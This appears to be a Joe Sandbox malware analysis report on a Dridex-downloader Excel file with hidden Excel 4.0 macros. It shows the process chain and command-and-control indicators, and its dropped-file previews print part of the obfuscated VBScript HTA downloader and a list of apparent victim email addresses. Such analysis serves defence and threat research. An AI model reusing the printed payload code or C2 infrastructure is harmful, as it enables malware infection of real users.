

ID: 528007
Sample Name: subscription-673890410.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:58:32
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report subscription-673890410.xlsb 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Dropped Files 4
Sigma Overview 4
System Summary: 5
Jbx Signature Overview 5
Software Vulnerabilities: 5
E-Banking Fraud: 5
System Summary: 5
Persistence and Installation Behavior: 5
Hooking and other Techniques for Hiding and Protection: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 12
General 12
File Icon 13
Static OLE Info 13
General 13
OLE File "subscription-673890410.xlsb" 13
Indicators 13
Macro 4.0 Code 13
Network Behavior 13
Network Port Distribution 13
TCP Packets 13
HTTP Request Dependency Graph 13
HTTP Packets 13
Code Manipulations 14
Statistics 14
Behavior 14
System Behavior 14
Analysis Process: EXCEL.EXE PID: 2012 Parent PID: 596 14
General 14
File Activities 14
File Created 14
File Deleted 14
File Written 14
File Read 15
Registry Activities 15
Key Created 15
Key Value Created 15
Analysis Process: WMIC.exe PID: 668 Parent PID: 2012 15
General 15

Copyright Joe Security LLC 2021

File Activities 15
Analysis Process: mshta.exe PID: 200 Parent PID: 1304 15
General 15
File Activities 15
Disassembly 15
Code Analysis 15


Windows Analysis Report subscription-673890410.xlsb

Overview

General Information

Sample Name:	subscription-673890410.xlsb
Analysis ID:	528007
MD5:	47ee46b3521d1f8.
SHA1:	a4b5e087009458..
SHA256:	444a0953b513aa..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…
- Found a hidden Excel 4.0 Macro she…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2012 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 668 cmdline: wmic process call create "mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 200 cmdline: mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\xkNURUQaCiKQrGY.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

Copyright Joe Security LLC 2021

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:



Yara detected Dridex Downloader

System Summary:



Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:




Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communica
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap

Copyright Joe Security LLC 2021


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
132.148.135.183	unknown	United States		398101	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528007
Start date:	24.11.2021
Start time:	16:58:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	subscription-673890410.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSB@4/7@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Copyright Joe Security LLC 2021

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:59:43	API Interceptor	14x Sleep call for process: WMIC.exe modified
16:59:44	API Interceptor	448x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
132.148.135.183	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• 184.168.98.97
	Euro invoice.exe	Get hash	malicious	Browse	• 148.66.138.164
	New Order778880.exe	Get hash	malicious	Browse	• 173.201.188.238
	c0az1l4js3001lsk4xd9n.x86-20211124-0850	Get hash	malicious	Browse	• 192.169.147.26
	Euro invoice.exe	Get hash	malicious	Browse	• 148.66.138.164
	8pTiccdV2s.exe	Get hash	malicious	Browse	• 69.64.47.51
	DHL express 5809439160_pdf.exe	Get hash	malicious	Browse	• 184.168.96.165
	Payment transfer.exe	Get hash	malicious	Browse	• 148.66.138.249
	k6j1IMWw7Q.exe	Get hash	malicious	Browse	• 184.168.119.143
	704.doc	Get hash	malicious	Browse	• 148.72.96.3
	nHSmNKw7PN.exe	Get hash	malicious	Browse	• 184.168.119.143
	New Order 000112221.exe	Get hash	malicious	Browse	• 173.201.188.238
	1711.doc	Get hash	malicious	Browse	• 72.167.40.83
	new order.exe	Get hash	malicious	Browse	• 107.180.56.180
	AD0eMpLdJo81Tjr.exe	Get hash	malicious	Browse	• 184.168.96.165

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\dDVVHyrpueA.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.423804145391159
Encrypted:	false
SSDEEP:	3:YBK6ja/GTpzRNfLu3M2CAMDaUhjL6HnLiE1MGn0CxvdRpGTHY:Y9ja/GTpzRNajDe3snOQUCxvdRoTHY
MD5:	6A9FFF99141D4E20B38A93C18601C4F6
SHA1:	81B96B38FA2ECB4039488820499197C96083104D
SHA-256:	F1168532D1D960F939C00C23F71DD2990200615D083947258348766C466E980F
SHA-512:	F650C12B7E675C8FE4B7257A58C81F7CC741D44F7A84E638605789C01872F97193101BF0117CCAFE9168D8F92D459C7F95C72F9B184FC158AB8BE82F81142C3F
Malicious:	false
Reputation:	low
Preview:	{"don.karlin@nourison.com","catherine.bruce@johngeorge.co.uk","dking@asbmb.org","info@americanadventurepark.com","matt@bighause.com"}

C:\ProgramData\xkNURUQaCiKQrGY.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4848
Entropy (8bit):	5.100246262290776
Encrypted:	false
SSDEEP:	96:rezsygsHTgjLp6Zb6MHwl3lRud0Z1FE+HV5i97eUi:yIygfjLkZbEl1RuKTFE+syUi
MD5:	C1900571D11AF55A6763912D47FD5294
SHA1:	92421AA976D98FBE62524B7B11B89D703805FEC7
SHA-256:	A843CE94D04A088A38905845A533C9AF834A2E41EF38FBFF8B61AE1F03ABAB13

C:\ProgramData\xkNURUQaCiKQrGY.rtf	
SHA-512:	A457F8359D927A969D273ED007A54A6372BF3E9BF5D1C7100DF5E686300025A192E789FEC9DBCD1FD9133499AFCA34E6B6820713C9C44FBB396137B28F1B48C
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\xkNURUQaCiKQrGY.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..U_X_a_r_Q_A_A_z_P_W_I_V_B_b_T = "" & Chr(114+1-1) & "un" & Chr(100+1-1) & "ll3" & "2.e" & Chr(120+1-1) & "e " & Chr(67+1-1) & ":\" & "Pro" & "gra" & "mD" & "at" & Chr(97+1-1) & "\xn" & "igg" & "er" & Chr(46+1-1) & "bin" & "" & Chr(32+1-1) & "" & "Wsp" & "" & "Fre" & "eS" & "tr" & "" & "in" & Chr(103+1-1)..Set r_j_Q_x_s_O_M_K_o_y_A_P_F_p_Q_a_z = CreateObject (Chr(77+1-1) & "SXM" & "L2." & "" & "" & Chr(83+1-1) & "er" & "" & "ve" & "rX" & "ML" & Chr(72+1-1) & Chr(84+1-1) & "TP" & ".6" & ".0")....X_m_v_N_g_Z_S_q_D_h_O = "" & "" & "Ws" & "cr" & "" & "ip" & Chr(116+1-1) & ".S" & "hel" & Chr(108+1-1)..Set Q_g_H_K_N_c_E_s_V_z_t_D_z_D_n = CreateObject(X_m_v_N_g_Z_S_q_D_h_O)..Y_F_ W_J_k_M_c_R_P_F_z_x_d_P_b_T = LCase(Q_g_H_K_N_c_E_s_V_z_t_D_z_D_n.expa

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	133
Entropy (8bit):	4.423804145391159
Encrypted:	false
SSDEEP:	3:YBK6ja/GTpzRNfLu3M2CAMDaUhjL6HnLiE1MGn0CxvdRpGTHY:Y9ja/GTpzRNajDe3snOQUCxvdRoTHY
MD5:	6A9FFF99141D4E20B38A93C18601C4F6
SHA1:	81B96B38FA2ECB4039488820499197C96083104D
SHA-256:	F1168532D1D960F939C00C23F71DD2990200615D083947258348766C466E980F
SHA-512:	F650C12B7E675C8FE4B7257A58C81F7CC741D44F7A84E638605789C01872F97193101BF0117CCAFE9168D8F92D459C7F95C72F9B184FC158AB8BE82F81142C3F
Malicious:	false
Reputation:	low
IE Cache URL:	http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
Preview:	{"don.karlin@nourison.com","catherine.bruce@johngeorge.co.uk","dking@asbmb.org","info@americanadventurepark.com","matt@bighause.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F135607.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 295 x 52, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2980
Entropy (8bit):	7.906485537887338
Encrypted:	false
SSDEEP:	48:ui8wWBWX0lWUQzsjVdrzBnS97W9ZUsBrTk/7YCoGPUYqekS3aTNg3UD+b5F7kl6S:TKD0QzsjVd3BnS9K9ZUs1LCoqUCYg3U3
MD5:	C484A69A7647C62945060924243190F1
SHA1:	078A31ACF519D8192E63CDEBA49815CC6361F9D6
SHA-256:	A578E2C85FC0AB3264AACEEC5545C8C27F902DB0CCB8B2B3997964AC92F86933
SHA-512:	9E9A1965B25C5C6373395A8D3E81C64BA9A55F269041C4273C9DE41CBB05BDDED7F4E3D1FE19E55AF6E05662576962B54BA14700C56AD38FE7943962E09E536
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...'...4.....G.i....kIDATx..yX.....1...l..". ....K)7*ov.z.....JoR...d..mQ..i.....\q.S...E0.Ad.E.f.....^...W.s..g.8s.....=..}.s~.. z.q.....v. .. ..BhHu.!4.:....R.A.... ..TG.BC.#.. !.....BhHu.!4.:....R.A.... ..TG.BC.#..!.....Bh.=d7~.V...N$%.....?.?;.@.+....D,L..].vw.."_~n....j3%j...K.c.....s.....@...+.J..a....p.\.....e..'.C.....oW.....*.^....C.i...<s.....6hV.I... ..".\..-.e.fc.W.....m...*np'...7.....Z....>}x.g.S'.t.@Cq.....56vga.?.7.4;....G.._.....V.....s..W5*...s...c."$=..+.{....M..?..o.X..j.....f.Y.5,..t...$....\...0V(?..AkN}..?.}L..>.F..v....z..i...G.. yc>..../.~q1.{..<<..iw4.I...!s.L8..o..b...q.W-...`..nE..gH{..mN.....)|.....9.7d.R{;./PHz.YW..p... .)#..)....X.2r..Y...LvS.._...{.L.. ...O....u..w.....[[.xv....I....>w...@]AQ.g)-7.}..F <. ....R.....u..Q.5.E...!.MxcY..C&.!.....+..._.K..H".^...`..Z.fM....s.....v....3..(...V..y.....O'.7....r[.|...0.x...#..g~...w4*U.....:.z.....S.k.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BEF1285C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 238 x 337, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	38157
Entropy (8bit):	7.96137177194393
Encrypted:	false
SSDEEP:	768:7PiEGNOfxgpvUM7w1phhsL+ZfBwnTV+YoS2bUoMokqk++yd6OAd/r:7PFwJpvc1e+BwT8YlbDMz+1d6xt
MD5:	B88B9DF024814E6C791FDAC471ABD26C
SHA1:	6FB92BB20F7A51B40E03467C2EBB217A8E21E21A
SHA-256:	02F3AB917A42A10560A274A9CD91FDA01D7BC428C7428CCAF8CCFF1F46DEA39F
SHA-512:	67E6B7FAE7476847835E5A1F17FBFA60DC35B2AAC299A025102540BBA72D8A3CC120FA69E172FBADE6A4B68F464A98005FC38145CC618A6DC45D8C058F704E9 E
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BEF1285C.png	
Preview:	.PNG.....IHDR.....Q.....s..6...JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...].....l..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.I..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Temp\5042.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	70150
Entropy (8bit):	7.880617705749373
Encrypted:	false
